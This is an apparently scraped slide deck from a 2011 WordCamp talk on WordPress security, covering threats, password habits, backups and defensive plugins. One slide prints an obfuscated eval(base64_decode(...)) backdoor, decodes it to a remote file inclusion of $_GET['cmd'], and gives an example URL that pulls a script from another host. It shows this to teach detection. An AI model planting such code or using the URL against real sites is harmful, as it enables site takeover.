
Plugin: Theme Authenticity Checker Purpose: Scans your theme files for presence of code that is likely to be malicious Benefit: Rapidly scans theme files without having to look through code manually Limitations: Does not scan plugins Not guaranteed to find all types of malicious code

Plugin: WordPress File Monitor Plus Purpose Periodically checks to see if any files have been added, changed or deleted in your WordPress installation Benefit: Will detect many types of PHP injection attacks and other forms of intrusion Limitations: Will generate false alarms. You may specify folders to be excluded, but then there is a risk that those could be compromised unknowingly Small chance that a very well-targeted attack could inactivate or sabotage the plugin before it raises the alarm

Plugin: WordPress Firewall 2 Purpose Monitors web requests and blocks those that seem suspicious Benefit: Will block majority of SQL and PHP Injection attempts Limitations: Small performance overhead on each request On most aggressive setting, could interfere with some plugins
Plugin: Useful 404s Purpose Detects broken links on your website, or broken links on external sites and sends you an email Benefit: As a side effect, it also can detect attempts to compromise your site – namely, where the attacker spoofs the HTTP_REFERER flag and attempts to blindly access plugins or theme files that may not exist Limitations: Lots and lots of false alarms
Plugin: Email PHP Errors Plugin Purpose Captures PHP error output and can also generate emails with error reports. Helps detect bugs in plugins, themes or problems with the web host Benefit: As a side effect, may detect some types of PHP injection attempts or other attempts to exploit code vulnerabilities People often overlook their error_logs and let them pile up Limitations: Lots of false alarms
Plugin: WP-Ban Purpose Ban users by IP, IP Range, host name, user agent and referrer URL from visiting your site Benefit : Useful for blocking  repeat attacks by the same party Able to reduce the impact of denial of service (DOS) attacks Limitations: Need to determine details of specific attacker(s) A wise attacker will change their IP addresses frequently Can block innocent people
Conclusion WordPress Codex - Hardening WordPress http://codex.wordpress.org/Hardening_WordPress Various tips for site administrators to improve your site security WordPress Codex – Data Validation  http://codex.wordpress.org/Data_Validation A must for developers - describes all the facilities available in WordPress to validate data, preventing your code from being vulnerable to code injection exploits Questions and Comments: http://wpexpert.com.au/contact-us/

Securing Your WordPress Website - WordCamp GC 2011

  • 1.
    Securing Your WordPressWebsite Vladimir Lasky http://wpexpert.com.au/ WordCamp GC 2011
  • 2.
    For the Impatient,Lazy and Easily Distracted Rename your admin account Only download plugins and themes hosted on WordPress.org and regularly update them Change your database table prefix from “wp_” to something random using “WordPress Table Rename” plugin Install the plugin “Semisecure Login Reimagined”
  • 3.
    Does This DescribeYou? Seldom update your WordPress installation & plugins Seldom backup your WordPress installation & plugins Access your WordPress site over public computers and/or Wi-Fi networks Use the same password on multiple websites Download themes and plugins from third-party sites or file sharing networks Rely on cheap developers found through online freelance websites You may be at risk!
  • 4.
    How We AchieveSecurity The only perfect security is to not have a website - Anything else is relative Our goals: Make the attacker pick on a weaker target Avoid creating a security hole ourselves Our plan: To use off-the-shelf WordPress plugins where possible and avoid doing anything to break compatibility with other plugins or complicate day-to-day activities
  • 5.
    The Three Pillarsof Security PREVENTION DETECTION RECOVERY
  • 6.
    Know Your EnemyCyber Criminals Cheap Thrill Seekers AKA “Script Kiddies” Business Rivals Disgruntled Employees Ideological Enemies
  • 7.
    What Do AttackersWant to Achieve? Cheap thrills Material for identity theft Damage reputation of a business Disrupt e-Commerce To create a "Botnet“ – a staging point for attacks against a third party. Obtaining restricted information Black-hat SEO (usually backlink generation)
  • 8.
    Characterising Security ThreatsActive/Passive Method The aims of the other party Their knowledge of you Their level of motivation The level of difficulty required What is their alternative option
  • 9.
    Top Security ThreatsBrute Force Password Attacks Code Injection Attacks (SQL/PHP and XSS) Denial of Service Attacks Sniffing Network Traffic to Recover Plaintext Passwords and Session Cookies Malicious Code within Themes/Plugins
  • 10.
    Brute Force PasswordAttack Example
  • 11.
  • 12.
    Malicious Code ExampleThe following is a line of obfuscated PHP code in a compromised plugin or theme: eval(base64_decode("aWYoaXNzZXQoJF9HRVRbImNtZCJdKSlpbmNsdWRlICRfR0VUWyJjbWQiXTs=")); This evaluates as the following PHP statement: if(isset($_GET["cmd"]))include $_GET["cmd"]; This allows an attacker to run any PHP script on your site by setting the query parameter ‘cmd’ in the URL: http://www.yoursite.com/index.php?cmd=http://www.somesite.com/somescript.txt
  • 13.
    Good Habits Onlyobtain free plugins and themes hosted on WordPress.org. Buy premium plugins/themes from the Author's website, which should have their contact details Update your WordPress installation and plugins regularly When travelling, access the Internet from your own smartphone or notebook computer – not from an Internet Cafe
  • 14.
    Choosing a PasswordTwelve characters long as a minimum, but not a dictionary word Common number/letter substitutions are not very useful A good mnemonic technique: come up with a memorable sentence, and use the first letters of each word to form the password e.g. “ Jack and Jill went up the hill to fetch a pale of water” could form a 13-character password “JaJwuthtfapow”
  • 15.
    Secure Your BackupsMost automated backup plugins operate this way: They archive your database and installation files They upload this archive to a remote site using saved authentication details If your site is compromised, these saved authentication details could be used to destroy your saved backups The solution: Automated Remote Backups
  • 16.
    Automated Remote BackupsInstead: Use the backup plugin ONLY to archive your Database and Installation files and place them in a a private folder Configure a remote system to periodically connect to your site via SFTP/FTP and download this backup file. If a hacker compromises your system, they will not be able to destroy your saved backups Good article on implementing this: http://www.makeuseof.com/tag/automated-remote-backup-wordpress/
  • 17.
    Plugin: Semisecure LoginReimagined Purpose Encrypts passwords without requiring SSL. Instead, it uses JavaScript to encrypt the password Benefits: Simple installation – just activate Eliminates risk of obtaining password by sniffing network traffic Limitations: All other traffic is unencrypted. WordPress session cookie is still vulnerable
  • 18.
    Plugin: WordPress HTTPS(SSL) Purpose: All traffic between Web Browser and Blog is encrypted Benefits: Eliminates risk of password sniffing and session hijacking Limitations: Requires a web host with a Shared SSL certificate (HostGator, BlueHost). Alternatively, you must obtain a SSL Certificate in the name of your primary Domain and get your web host to install it. Higher CPU Usage on web server
  • 19.
    Plugin: Theme AuthenticityChecker Purpose: Scans your theme files for presence of code that is likely to be malicious Benefit: Rapidly scans theme files without having to look through code manually Limitations: Does not scan plugins Not guaranteed to find all types of malicious code
  • 20.
    Plugin: WordPress FileMonitor Plus Purpose Periodically checks to see if any files have been added, changed or deleted in your WordPress installation Benefit: Will detect many types of PHP injection attacks and other forms of intrusion Limitations: Will generate false alarms. You may specify folders to be excluded, but then there is a risk that those could be compromised unknowingly Small chance that a very well-targeted attack could inactivate or sabotage the plugin before it raises the alarm
  • 21.
    Plugin: WordPress Firewall2 Purpose Monitors web requests and blocks those that seem suspicious Benefit: Will block majority of SQL and PHP Injection attempts Limitations: Small performance overhead on each request On most aggressive setting, could interfere with some plugins
  • 22.
    Plugin: Useful 404sPurpose Detects broken links on your website, or broken links on external sites and sends you an email Benefit: As a side effect, it also can detect attempts to compromise your site – namely, where the attacker spoofs the HTTP_REFERER flag and attempts to blindly access plugins or theme files that may not exist Limitations: Lots and lots of false alarms
  • 23.
    Plugin: Email PHPErrors Plugin Purpose Captures PHP error output and can also generate emails with error reports. Helps detect bugs in plugins, themes or problems with the web host Benefit: As a side effect, may detect some types of PHP injection attempts or other attempts to exploit code vulnerabilities People often overlook their error_logs and let them pile up Limitations: Lots of false alarms
  • 24.
    Plugin: WP-Ban PurposeBan users by IP, IP Range, host name, user agent and referrer URL from visiting your site Benefit : Useful for blocking repeat attacks by the same party Able to reduce the impact of denial of service (DOS) attacks Limitations: Need to determine details of specific attacker(s) A wise attacker will change their IP addresses frequently Can block innocent people
  • 25.
    Conclusion WordPress Codex- Hardening WordPress http://codex.wordpress.org/Hardening_WordPress Various tips for site administrators to improve your site security WordPress Codex – Data Validation http://codex.wordpress.org/Data_Validation A must for developers - describes all the facilities available in WordPress to validate data, preventing your code from being vulnerable to code injection exploits Questions and Comments: http://wpexpert.com.au/contact-us/